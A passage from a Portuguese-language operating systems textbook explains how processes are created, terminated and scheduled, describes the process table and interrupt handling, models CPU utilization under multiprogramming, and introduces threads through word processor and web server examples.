Além dos processos criados durante a inicialização do sistema, novos processos podem ser criados depois também. Muitas vezes, um processo em execução emitirá chamadas de sistema para criar um ou mais processos novos para ajudá-lo em seu trabalho. Criar processos novos é particularmente útil quando o trabalho a ser feito pode ser facilmente formulado em termos de vários

[1] Neste capítulo, o UNIX deve ser interpretado como incluindo quase todos os sistemas baseados em POSIX, incluindo Linux, FreeBSD, OS X, Solaris etc., e, até certo ponto, Android e iOS também. (N. A.)

processos relacionados, mas de outra forma interagindo de maneira independente. Por exemplo, se uma grande quantidade de dados está sendo buscada através de uma rede para processamento subsequente, pode ser conveniente criar um processo para buscar os dados e colocá-los em um local compartilhado de memória enquanto um segundo processo remove os itens de dados e os processa. Em um multiprocessador, permitir que cada processo execute em uma CPU diferente também pode fazer com que a tarefa seja realizada mais rápido.

Em sistemas interativos, os usuários podem começar um programa digitando um comando ou clicando duas vezes sobre um ícone. Cada uma dessas ações inicia um novo processo e executa nele o programa selecionado. Em sistemas UNIX baseados em comandos que executam X, o novo processo ocupa a janela na qual ele foi iniciado. No Windows, quando um processo é iniciado, ele não tem uma janela, mas ele pode criar uma (ou mais), e a maioria o faz. Em ambos os sistemas, os usuários têm múltiplas janelas abertas de uma vez, cada uma executando algum processo. Utilizando o mouse, o usuário pode selecionar uma janela e interagir com o processo, por exemplo, fornecendo a entrada quando necessário.

A última situação na qual processos são criados aplica-se somente aos sistemas em lote encontrados em grandes computadores. Pense no gerenciamento de estoque ao fim de um dia em uma cadeia de lojas, nesse caso usuários podem submeter tarefas em lote ao sistema (possivelmente de maneira remota). Quando o sistema operacional decide que ele tem os recursos para executar outra tarefa, ele cria um novo processo e executa a próxima tarefa a partir da fila de entrada nele.

Tecnicamente, em todos esses casos, um novo processo é criado por outro já existente executando uma chamada de sistema de criação de processo. Esse outro processo pode ser um processo de usuário sendo executado, um processo de sistema invocado do teclado ou mouse, ou um processo gerenciador de lotes. O que esse processo faz é executar uma chamada de sistema para criar o novo processo. Essa chamada de sistema diz ao sistema operacional para criar um novo processo e indica, direta ou indiretamente, qual programa executar nele.

No UNIX, há apenas uma chamada de sistema para criar um novo processo: fork. Essa chamada cria um clone exato do processo que a chamou. Após a fork, os dois processos, o pai e o filho, têm a mesma imagem de memória, as mesmas variáveis de ambiente e os mesmos arquivos abertos. E isso é tudo. Normalmente, o processo filho então executa execve ou uma chamada de sistema similar para mudar sua imagem de memória e executar um novo programa. Por exemplo, quando um usuário digita um comando, por exemplo, *sort*, para o shell, este se bifurca gerando um processo filho, e o processo filho executa *sort*. O objetivo desse processo em dois passos é permitir que o processo filho manipule seus descritores de arquivos depois da fork, mas antes da execve, a fim de conseguir o redirecionamento de entrada padrão, saída padrão e erro padrão.

No Windows, em comparação, uma única chamada de função Win32, CreateProcess, lida tanto com a criação do processo, quanto com o carga do programa correto no novo processo. Essa chamada tem 10 parâmetros, que incluem o programa a ser executado, os parâmetros de linha de comando para alimentar aquele programa, vários atributos de segurança, bits que controlam se os arquivos abertos são herdados, informações sobre prioridades, uma especificação da janela a ser criada para o processo (se houver alguma) e um ponteiro para uma estrutura na qual as informações sobre o processo recentemente criado é retornada para quem o chamou. Além do CreateProcess, Win32 tem mais ou menos 100 outras funções para gerenciar e sincronizar processos e tópicos relacionados.

Tanto no sistema UNIX quanto no Windows, após um processo ser criado, o pai e o filho têm os seus próprios espaços de endereços distintos. Se um dos dois processos muda uma palavra no seu espaço de endereço, a mudança não é visível para o outro processo. No UNIX, o espaço de endereço inicial do filho é uma *cópia* do espaço de endereço do pai, mas há definitivamente dois espaços de endereços distintos envolvidos; nenhuma memória para escrita é compartilhada. Algumas implementações UNIX compartilham o programa de texto entre as duas, tendo em vista que isso não pode ser modificado. Alternativamente, o filho pode compartilhar toda a memória do pai, mas nesse caso, a memória é compartilhada no sistema **copy-on-write (cópia-na-escrita)**, o que significa que sempre que qualquer uma das duas quiser modificar parte da memória, aquele pedaço da memória é explicitamente copiado primeiro para certificar-se de que a modificação ocorra em uma área de memória privada. Novamente, nenhuma memória que pode ser escrita é compartilhada. É possível, no entanto, que um processo recentemente criado compartilhe de alguns dos outros recursos do seu criador, como arquivos abertos. No Windows, os espaços de endereços do pai e do filho são diferentes desde o início.

2.1.3 Término de processos

Após um processo ter sido criado, ele começa a ser executado e realiza qualquer que seja o seu trabalho. No

entanto, nada dura para sempre, nem mesmo os processos. Cedo ou tarde, o novo processo terminará, normalmente devido a uma das condições a seguir:

1. Saída normal (voluntária).
2. Erro fatal (involuntário).
3. Saída por erro (voluntária).
4. Morto por outro processo (involuntário).

A maioria dos processos termina por terem realizado o seu trabalho. Quando um compilador termina de traduzir o programa dado a ele, o compilador executa uma chamada para dizer ao sistema operacional que ele terminou. Essa chamada é exit em UNIX e ExitProcess no Windows. Programas baseados em tela também dão suporte ao término voluntário. Processadores de texto, visualizadores da internet e programas similares sempre têm um ícone ou item no menu em que o usuário pode clicar para dizer ao processo para remover quaisquer arquivos temporários que ele tenha aberto e então concluí-lo.

A segunda razão para o término é a que o processo descobre um erro fatal. Por exemplo, se um usuário digita o comando

```
cc foo.c
```

para compilar o programa *foo.c* e não existe esse arquivo, o compilador simplesmente anuncia esse fato e termina a execução. Processos interativos com base em tela geralmente não fecham quando parâmetros ruins são dados. Em vez disso, eles abrem uma caixa de diálogo e pedem ao usuário para tentar de novo.

A terceira razão para o término é um erro causado pelo processo, muitas vezes decorrente de um erro de programa. Exemplos incluem executar uma instrução ilegal, referenciar uma memória não existente, ou dividir por zero. Em alguns sistemas (por exemplo, UNIX), um processo pode dizer ao sistema operacional que ele gostaria de lidar sozinho com determinados erros, nesse caso o processo é sinalizado (interrompido), em vez de terminado quando ocorrer um dos erros.

A quarta razão pela qual um processo pode ser finalizado ocorre quando o processo executa uma chamada de sistema dizendo ao sistema operacional para matar outro processo. Em UNIX, essa chamada é kill. A função Win32 correspondente é TerminateProcess. Em ambos os casos, o processo que mata o outro processo precisa da autorização necessária para fazê-lo. Em alguns sistemas, quando um processo é finalizado, seja voluntariamente ou de outra maneira, todos os processos que ele criou são de imediato mortos também. No entanto, nem o UNIX, tampouco o Windows, funcionam dessa maneira.

2.1.4 Hierarquias de processos

Em alguns sistemas, quando um processo cria outro, o processo pai e o processo filho continuam a ser associados de certas maneiras. O processo filho pode em si criar mais processos, formando uma hierarquia de processos. Observe que, diferentemente das plantas e dos animais que usam a reprodução sexual, um processo tem apenas um pai (mas zero, um, dois ou mais filhos). Então um processo lembra mais uma hidra do que, digamos, uma vaca.

Em UNIX, um processo e todos os seus filhos e demais descendentes formam juntos um grupo de processos. Quando um usuário envia um sinal do teclado, o sinal é entregue a todos os membros do grupo de processos associados com o teclado no momento (em geral todos os processos ativos que foram criados na janela atual). Individualmente, cada processo pode pegar o sinal, ignorá-lo, ou assumir a ação predefinida, que é ser morto pelo sinal.

Como outro exemplo de onde a hierarquia de processos tem um papel fundamental, vamos examinar como o UNIX se inicializa logo após o computador ser ligado. Um processo especial, chamado *init*, está presente na imagem de inicialização do sistema. Quando começa a ser executado, ele lê um arquivo dizendo quantos terminais existem, então ele se bifurca em um novo processo para cada terminal. Esses processos esperam que alguém se conecte. Se uma conexão é bem-sucedida, o processo de conexão executa um shell para aceitar os comandos. Esses comandos podem iniciar mais processos e assim por diante. Desse modo, todos os processos no sistema inteiro pertencem a uma única árvore, com *init* em sua raiz.

Em comparação, o Windows não tem conceito de uma hierarquia de processos. Todos os processos são iguais. O único indício de uma hierarquia ocorre quando um processo é criado e o pai recebe um identificador especial (chamado de **handle**) que ele pode usar para controlar o filho. No entanto, ele é livre para passar esse identificador para algum outro processo, desse modo invalidando a hierarquia. Processos em UNIX não podem deserdar seus filhos.

2.1.5 Estados de processos

Embora cada processo seja uma entidade independente, com seu próprio contador de programa e estado interno, processos muitas vezes precisam interagir entre si. Um processo pode gerar alguma saída que outro processo usa como entrada. No comando shell


```
cat chapter1 chapter2 chapter3 | grep tree
```

o primeiro processo, executando *cat*, gera como saída a concatenação dos três arquivos. O segundo processo, executando *grep*, seleciona todas as linhas contendo a palavra "tree". Dependendo das velocidades relativas dos dois processos (que dependem tanto da complexidade relativa dos programas, quanto do tempo de CPU que cada um teve), pode acontecer que *grep* esteja pronto para ser executado, mas não haja entrada esperando por ele. Ele deve então ser bloqueado até que alguma entrada esteja disponível.

Quando um processo bloqueia, ele o faz porque logicamente não pode continuar, em geral porque está esperando pela entrada que ainda não está disponível. Também é possível que um processo que esteja conceitualmente pronto e capaz de executar seja bloqueado porque o sistema operacional decidiu alocar a CPU para outro processo por um tempo. Essas duas condições são completamente diferentes. No primeiro caso, a suspensão é inerente ao problema (você não pode processar a linha de comando do usuário até que ela tenha sido digitada). No segundo caso, trata-se de uma tecnicalidade do sistema (não há CPUs suficientes para dar a cada processo seu próprio processador privado). Na Figura 2.2 vemos um diagrama de estado mostrando os três estados nos quais um processo pode se encontrar:

1. Em execução (realmente usando a CPU naquele instante).
2. Pronto (executável, temporariamente parado para deixar outro processo ser executado).
3. Bloqueado (incapaz de ser executado até que algum evento externo aconteça).

Claro, os primeiros dois estados são similares. Em ambos os casos, o processo está disposto a ser executado, apenas no segundo temporariamente não há uma CPU disponível para ele. O terceiro estado é fundamentalmente diferente dos dois primeiros, pois o processo não pode ser executado, mesmo que a CPU esteja ociosa e não tenha nada mais a fazer.

FIGURA 2.2 Um processo pode estar nos estados em execução, bloqueado ou pronto. Transições entre esses estados ocorrem como mostrado.

1. O processo é bloqueado aguardando uma entrada
2. O escalonador seleciona outro processo
3. O escalonador seleciona esse processo
4. A entrada torna-se disponível


Como apresentado na Figura 2.2, quatro transições são possíveis entre esses três estados. A transição 1 ocorre quando o sistema operacional descobre que um processo não pode continuar agora. Em alguns sistemas o processo pode executar uma chamada de sistema, como em pause, para entrar em um estado bloqueado. Em outros, incluindo UNIX, quando um processo lê de um pipe ou de um arquivo especial (por exemplo, um terminal) e não há uma entrada disponível, o processo é automaticamente bloqueado.

As transições 2 e 3 são causadas pelo escalonador de processos, uma parte do sistema operacional, sem o processo nem saber a respeito delas. A transição 2 ocorre quando o escalonador decide que o processo em andamento foi executado por tempo suficiente, e é o momento de deixar outro processo ter algum tempo de CPU. A transição 3 ocorre quando todos os outros processos tiveram sua parcela justa e está na hora de o primeiro processo chegar à CPU para ser executado novamente. O escalonamento, isto é, decidir qual processo deve ser executado, quando e por quanto tempo, é um assunto importante; nós o examinaremos mais adiante neste capítulo. Muitos algoritmos foram desenvolvidos para tentar equilibrar as demandas concorrentes de eficiência para o sistema como um todo e justiça para os processos individuais. Estudaremos algumas delas ainda neste capítulo.

A transição 4 se verifica quando o evento externo pelo qual um processo estava esperando (como a chegada de alguma entrada) acontece. Se nenhum outro processo estiver sendo executado naquele instante, a transição 3 será desencadeada e o processo começará a ser executado. Caso contrário, ele talvez tenha de esperar no estado de *pronto* por um intervalo curto até que a CPU esteja disponível e chegue sua vez.

Usando o modelo de processo, torna-se muito mais fácil pensar sobre o que está acontecendo dentro do sistema. Alguns dos processos executam programas que levam adiante comandos digitados pelo usuário. Outros processos são parte do sistema e lidam com tarefas como levar adiante solicitações para serviços de arquivos ou gerenciar os detalhes do funcionamento de um acionador de disco ou fita. Quando ocorre uma interrupção de disco, o sistema toma uma decisão para parar de executar o processo atual e executa o processo de disco, que foi bloqueado esperando por essa interrupção. Assim, em vez de pensar a respeito de interrupções, podemos pensar sobre os processos de usuários, processos de disco, processos terminais e assim por diante, que bloqueiam quando estão esperando que algo aconteça. Quando o disco foi lido ou o caractere digitado, o processo esperando por ele é desbloqueado e está disponível para ser executado novamente.

Essa visão dá origem ao modelo mostrado na Figura 2.3. Nele, o nível mais baixo do sistema operacional é o escalonador, com uma variedade de processos acima dele. Todo o tratamento de interrupções e detalhes sobre o início e parada de processos estão ocultos naquilo que é chamado aqui de escalonador, que, na verdade, não tem muito código. O resto do sistema operacional é bem estruturado na forma de processos. No entanto, poucos sistemas reais são tão bem estruturados como esse.

FIGURA 2.3 O nível mais baixo de um sistema operacional estruturado em processos controla interrupções e escalonamento. Acima desse nível estão processos sequenciais.

2.1.6 Implementação de processos

Para implementar o modelo de processos, o sistema operacional mantém uma tabela (um arranjo de estruturas) chamada de **tabela de processos**, com uma entrada para cada um deles. (Alguns autores chamam essas entradas de **blocos de controle de processo**.) Essas entradas contêm informações importantes sobre o estado do processo, incluindo o seu contador de programa, ponteiro de pilha, alocação de memória, estado dos arquivos abertos, informação sobre sua contabilidade e escalonamento e tudo o mais que deva ser salvo quando o processo é trocado do estado *em execução* para *pronto* ou *bloqueado*, de maneira que ele possa ser reiniciado mais tarde como se nunca tivesse sido parado.

A Figura 2.4 mostra alguns dos campos fundamentais em um sistema típico: os campos na primeira coluna relacionam-se ao gerenciamento de processo. Os outros dois relacionam-se ao gerenciamento de memória e de arquivos, respectivamente. Deve-se observar que precisamente quais campos cada tabela de processo tem é algo altamente dependente do sistema, mas esse número dá uma ideia geral dos tipos de informações necessárias.

Agora que examinamos a tabela de processo, é possível explicar um pouco mais sobre como a ilusão de múltiplos processos sequenciais é mantida em uma (ou cada) CPU. Associada com cada classe de E/S há um local (geralmente em um local fixo próximo da parte inferior da memória) chamado de **vetor de interrupção**. Ele contém o endereço da rotina de serviço de interrupção. Suponha que o processo do usuário 3 esteja sendo executado quando ocorre uma interrupção de disco. O contador de programa do processo do usuário 3, palavra de estado de programa, e, às vezes, um ou mais registradores são colocados na pilha (atual) pelo hardware de interrupção. O computador, então, desvia a execução

FIGURA 2.4 Alguns dos campos de uma entrada típica na tabela de processos.

Gerenciamento de processo	Gerenciamento de memória	Gerenciamento de arquivo
Registros	Ponteiro para informações sobre o segmento de texto	Diretório-raiz
Contador de programa		Diretório de trabalho
Palavra de estado do programa	Ponteiro para informações sobre o segmento de dados	Descritores de arquivo
Ponteiro da pilha		ID do usuário
Estado do processo	Ponteiro para informações sobre o segmento de pilha	ID do grupo
Prioridade		
Parâmetros de escalonamento		
ID do processo		
Processo pai		
Grupo de processo		
Sinais		
Momento em que um processo foi iniciado		
Tempo de CPU usado		
Tempo de CPU do processo filho		
Tempo do alarme seguinte		

para o endereço especificado no vetor de interrupção. Isso é tudo o que o hardware faz. Daqui em diante, é papel do software, em particular, realizar a rotina do serviço de interrupção.

Todas as interrupções começam salvando os registradores, muitas vezes na entrada da tabela de processo para o processo atual. Então a informação empurrada para a pilha pela interrupção é removida e o ponteiro de pilha é configurado para apontar para uma pilha temporária usada pelo tratador de processos. Ações como salvar os registradores e configurar o ponteiro da pilha não podem ser expressas em linguagens de alto nível, como C, por isso elas são desempenhadas por uma pequena rotina de linguagem de montagem, normalmente a mesma para todas as interrupções, já que o trabalho de salvar os registros é idêntico, não importa qual seja a causa da interrupção.

Quando essa rotina é concluída, ela chama uma rotina C para fazer o resto do trabalho para esse tipo específico de interrupção. (Presumimos que o sistema operacional seja escrito em C, a escolha mais comum para todos os sistemas operacionais reais). Quando o trabalho tiver sido concluído, possivelmente deixando algum processo agora pronto, o escalonador é chamado para ver qual é o próximo processo a ser executado. Depois disso, o controle é passado de volta ao código de linguagem de montagem para carregar os registradores e mapa de memória para o processo agora atual e iniciar a sua execução. O tratamento e o escalonamento de interrupção estão resumidos na Figura 2.5. Vale a pena observar que os detalhes variam de alguma maneira de sistema para sistema.

FIGURA 2.5 O esqueleto do que o nível mais baixo do sistema operacional faz quando ocorre uma interrupção.

1. O hardware empilha o contador de programa etc.
2. O hardware carrega o novo contador de programa a partir do arranjo de interrupções.
3. O vetor de interrupções em linguagem de montagem salva os registradores.
4. O procedimento em linguagem de montagem configura uma nova pilha.
5. O serviço de interrupção em C executa (em geral lê e armazena temporariamente a entrada).
6. O escalonador decide qual processo é o próximo a executar.
7. O procedimento em C retorna para o código em linguagem de montagem.
8. O procedimento em linguagem de montagem inicia o novo processo atual.

Um processo pode ser interrompido milhares de vezes durante sua execução, mas a ideia fundamental é que, após cada interrupção, o processo retorne precisamente para o mesmo estado em que se encontrava antes de ser interrompido.

2.1.7 Modelando a multiprogramação


Quando a multiprogramação é usada, a utilização da CPU pode ser aperfeiçoada. Colocando a questão de maneira direta, se o processo médio realiza computações apenas 20% do tempo em que está na memória, então com cinco processos ao mesmo tempo na memória, a CPU deve estar ocupada o tempo inteiro. Entretanto, esse modelo é irrealisticamente otimista, tendo em vista que ele presume de modo tácito que todos os cinco processos jamais estarão esperando por uma E/S ao mesmo tempo.

Um modelo melhor é examinar o uso da CPU a partir de um ponto de vista probabilístico. Suponha que um processo passe uma fração p de seu tempo esperando que os dispositivos de E/S sejam concluídos. Com n processos na memória ao mesmo tempo, a probabilidade de que todos os processos n estejam esperando para E/S (caso em que a CPU estará ociosa) é p^n. A utilização da CPU é então dada pela fórmula

$$\text{Utilização da CPU} = 1 - p^n$$

A Figura 2.6 mostra a utilização da CPU como uma função de n, que é chamada de **grau de multiprogramação**.

Segundo a figura, fica claro que se os processos passam 80% do tempo esperando por dispositivos de E/S, pelo menos 10 processos devem estar na memória ao mesmo tempo para que a CPU desperdice menos de 10%. Quando você percebe que um processo interativo esperando por um usuário para digitar algo em um terminal (ou clicar em um ícone) está no estado de espera

FIGURA 2.6 Utilização da CPU como uma função do número de processos na memória.

de E/S, deve ficar claro que tempos de espera de E/S de 80% ou mais não são incomuns. Porém mesmo em servidores, processos executando muitas operações de E/S em disco muitas vezes terão essa percentagem ou mais.

Levando em consideração a precisão, deve ser destacado que o modelo probabilístico descrito há pouco é apenas uma aproximação. Ele presume implicitamente que todos os *n* processos são independentes, significando que é bastante aceitável para um sistema com cinco processos na memória ter três em execução e dois esperando. Mas com uma única CPU, não podemos ter três processos sendo executados ao mesmo tempo, portanto o processo que ficar pronto enquanto a CPU está ocupada terá de esperar. Então, os processos não são independentes. Um modelo mais preciso pode ser construído usando a teoria das filas, mas o ponto que estamos sustentando — a multiprogramação deixa que os processos usem a CPU quando ela estaria em outras circunstâncias ociosa — ainda é válido, mesmo que as verdadeiras curvas da Figura 2.6 sejam ligeiramente diferentes daquelas mostradas na imagem.

Embora o modelo da Figura 2.6 seja bastante simples, ele pode ser usado para realizar previsões específicas, embora aproximadas, a respeito do desempenho da CPU. Suponha, por exemplo, que um computador tenha 8 GB de memória, com o sistema operacional e suas tabelas ocupando 2 GB e cada programa de usuário também ocupando 2 GB. Esses tamanhos permitem que três programas de usuários estejam na memória simultaneamente. Com uma espera de E/S média de 80%, temos uma utilização de CPU (ignorando a sobrecarga do sistema operacional) de $1 - 0{,}8^3$ ou em torno de 49%. Acrescentar outros 8 GB de memória permite que o sistema aumente seu grau de multiprogramação de três para sete, aumentando desse modo a utilização da CPU para 79%. Em outras palavras, os 8 GB adicionais aumentarão a utilização da CPU em 30%.

Acrescentar outros 8 GB ainda aumentaria a utilização da CPU apenas de 79% para 91%, desse modo elevando a utilização da CPU em apenas 12% a mais. Usando esse modelo, o proprietário do computador pode decidir que a primeira adição foi um bom investimento, mas a segunda, não.

2.2 Threads

Em sistemas operacionais tradicionais, cada processo tem um espaço de endereçamento e um único thread de controle. Na realidade, essa é quase a definição de um processo. Não obstante isso, em muitas situações, é desejável ter múltiplos threads de controle no mesmo espaço de endereçamento executando em quase paralelo, como se eles fossem (quase) processos separados (exceto pelo espaço de endereçamento compartilhado). Nas seções a seguir, discutiremos essas situações e suas implicações.

2.2.1 Utilização de threads

Por que alguém iria querer ter um tipo de processo dentro de um processo? Na realidade, há várias razões para a existência desses miniprocessos, chamados **threads**. Vamos examinar agora algumas delas. A principal razão para se ter threads é que em muitas aplicações múltiplas atividades estão ocorrendo simultaneamente e algumas delas podem bloquear de tempos em tempos. Ao decompormos uma aplicação dessas em múltiplos threads sequenciais que são executados em quase paralelo, o modelo de programação torna-se mais simples.

Já vimos esse argumento antes. É precisamente o argumento para se ter processos. Em vez de pensar a respeito de interrupções, temporizadores e chaveamentos de contextos, podemos pensar a respeito de processos em paralelo. Apenas agora com os threads acrescentamos um novo elemento: a capacidade para as entidades em paralelo compartilharem um espaço de endereçamento e todos os seus dados entre si. Essa capacidade é essencial para determinadas aplicações, razão pela qual ter múltiplos processos (com seus espaços de endereçamento em separado) não funcionará.

Um segundo argumento para a existência dos threads é que como eles são mais leves do que os processos, eles são mais fáceis (isto é, mais rápidos) para criar e destruir do que os processos. Em muitos sistemas, criar um thread é algo de 10 a 100 vezes mais rápido do que criar um processo. Quando o número necessário de threads muda dinâmica e rapidamente, é útil se contar com essa propriedade.

Uma terceira razão para a existência de threads também é o argumento do desempenho. O uso de threads não resulta em um ganho de desempenho quando todos eles são limitados pela CPU, mas quando há uma computação substancial e também E/S substancial, contar com threads permite que essas atividades se sobreponham, acelerando desse modo a aplicação.

Por fim, threads são úteis em sistemas com múltiplas CPUs, onde o paralelismo real é possível. Voltaremos a essa questão no Capítulo 8.

É mais fácil ver por que os threads são úteis observando alguns exemplos concretos. Como um primeiro

exemplo, considere um processador de texto. Processadores de texto em geral exibem o documento que está sendo criado em uma tela formatada exatamente como aparecerá na página impressa. Em particular, todas as quebras de linha e quebras de página estão em suas posições finais e corretas, de maneira que o usuário pode inspecioná-las e mudar o documento se necessário (por exemplo, eliminar viúvas e órfãos — linhas incompletas no início e no fim das páginas, que são consideradas esteticamente desagradáveis).


Suponha que o usuário esteja escrevendo um livro. Do ponto de vista de um autor, é mais fácil manter o livro inteiro como um único arquivo para tornar mais fácil buscar por tópicos, realizar substituições globais e assim por diante. Como alternativa, cada capítulo pode ser um arquivo em separado. No entanto, ter cada seção e subseção como um arquivo em separado é um verdadeiro inconveniente quando mudanças globais precisam ser feitas para o livro inteiro, visto que centenas de arquivos precisam ser individualmente editados, um de cada vez. Por exemplo, se o padrão xxxx proposto é aprovado um pouco antes de o livro ser levado para impressão, todas as ocorrências de "Padrão provisório xxxx" têm de ser modificadas para "Padrão xxxx" no último minuto. Se o livro inteiro for um arquivo, em geral um único comando pode realizar todas as substituições. Em comparação, se o livro estiver dividido em mais de 300 arquivos, cada um deve ser editado separadamente.

Agora considere o que acontece quando o usuário subitamente apaga uma frase da página 1 de um livro de 800 páginas. Após conferir a página modificada para assegurar-se de que está corrigida, ele agora quer fazer outra mudança na página 600 e digita um comando dizendo ao processador de texto para ir até aquela página (possivelmente procurando por uma frase ocorrendo apenas ali). O processador de texto agora é forçado a reformatar o livro inteiro até a página 600, algo difícil, pois ele não sabe qual será a primeira linha da página 600 até ter processado todas as páginas anteriores. Pode haver um atraso substancial antes que a página 600 seja exibida, resultando em um usuário infeliz.

Threads podem ajudar aqui. Suponha que o processador de texto seja escrito como um programa com dois threads. Um thread interage com o usuário e o outro lida com a reformatação em segundo plano. Tão logo a frase é apagada da página 1, o thread interativo diz ao de reformatação para reformatar o livro inteiro. Enquanto isso, o thread interativo continua a ouvir o teclado e o mouse e responde a comandos simples como rolar a página 1 enquanto o outro thread está trabalhando com afinco no segundo plano. Com um pouco de sorte, a reformatação será concluída antes que o usuário peça para ver a página 600, então ela pode ser exibida instantaneamente.

Enquanto estamos nesse exemplo, por que não acrescentar um terceiro thread? Muitos processadores de texto têm a capacidade de salvar automaticamente o arquivo inteiro para o disco em intervalos de poucos minutos para proteger o usuário contra o perigo de perder um dia de trabalho caso o programa ou o sistema trave ou falte luz. O terceiro thread pode fazer *backups* de disco sem interferir nos outros dois. A situação com os três threads é mostrada na Figura 2.7.

Se o programa tivesse apenas um thread, então sempre que um *backup* de disco fosse iniciado, comandos do teclado e do mouse seriam ignorados até que o *backup* tivesse sido concluído. O usuário certamente perceberia isso como um desempenho lento. Como alternativa,


FIGURA 2.7 Um processador de texto com três threads.

eventos do teclado e do mouse poderiam interromper o *backup* do disco, permitindo um bom desempenho, mas levando a um modelo de programação complexo orientado à interrupção. Com três threads, o modelo de programação é muito mais simples: o primeiro thread apenas interage com o usuário, o segundo reformata o documento quando solicitado, o terceiro escreve os conteúdos da RAM para o disco periodicamente.

Deve ficar claro que ter três processos em separado não funcionaria aqui, pois todos os três threads precisam operar no documento. Ao existirem três threads em vez de três processos, eles compartilham de uma memória comum e desse modo têm acesso ao documento que está sendo editado. Com três processos isso seria impossível.

Uma situação análoga existe com muitos outros programas interativos. Por exemplo, uma planilha eletrônica é um programa que permite a um usuário manter uma matriz, na qual alguns elementos são dados fornecidos pelo usuário e outros são calculados com base nos dados de entrada usando fórmulas potencialmente complexas. Quando um usuário muda um elemento, muitos outros precisam ser recalculados. Ao ter um thread de segundo plano para o recálculo, o thread interativo pode permitir ao usuário fazer mudanças adicionais enquanto o cálculo está sendo realizado. De modo similar, um terceiro thread pode cuidar sozinho dos backups periódicos para o disco.

Agora considere mais um exemplo onde os threads são úteis: um servidor para um website. Solicitações para páginas chegam e a página solicitada é enviada de volta para o cliente. Na maioria dos websites, algumas páginas são mais acessadas do que outras. Por exemplo, a página principal da Sony é acessada muito mais do que uma página mais profunda na árvore contendo as especificações técnicas de alguma câmera em particular. Servidores da web usam esse fato para melhorar o desempenho mantendo uma coleção de páginas intensamente usadas na memória principal para eliminar a necessidade de ir até o disco para buscá-las. Essa coleção é chamada de **cache** e é usada em muitos outros contextos também. Vimos caches de CPU no Capítulo 1, por exemplo.

Uma maneira de organizar o servidor da web é mostrada na Figura 2.8(a). Aqui, um thread, o **despachante**, lê as requisições de trabalho que chegam da rede. Após examinar a solicitação, ele escolhe um **thread operário** ocioso (isto é, bloqueado) e passa para ele a solicitação, possivelmente escrevendo um ponteiro para a mensagem em uma palavra especial associada com cada thread. O despachante então acorda o operário adormecido, movendo-o do estado bloqueado para o estado pronto.

FIGURA 2.8 Um servidor web multithread.

Quando o operário desperta, ele verifica se a solicitação pode ser satisfeita a partir do cache da página da web, ao qual todos os threads têm acesso. Se não puder, ele começa uma operação read para conseguir a página do disco e é bloqueado até a operação de disco ser concluída. Quando o thread é bloqueado na operação de disco, outro thread é escolhido para ser executado, talvez o despachante, a fim de adquirir mais trabalho, ou possivelmente outro operário esteja pronto para ser executado agora.

Esse modelo permite que o servidor seja escrito como uma coleção de threads sequenciais. O programa do despachante consiste em um laço infinito para obter requisições de trabalho e entregá-las a um operário. Cada código de operário consiste em um laço infinito que aceita uma solicitação de um despachante e confere a cache da web para ver se a página está presente. Se estiver, ela é devolvida ao cliente, e o operário é bloqueado aguardando por uma nova solicitação. Se não estiver, ele pega a página do disco, retorna-a ao cliente e é bloqueado esperando por uma nova solicitação.

Um esquema aproximado do código é dado na Figura 2.9. Aqui, como no resto deste livro, *TRUE* é presumido que seja a constante 1. Do mesmo modo, *buf* e *page* são estruturas apropriadas para manter uma solicitação de trabalho e uma página da web, respectivamente.

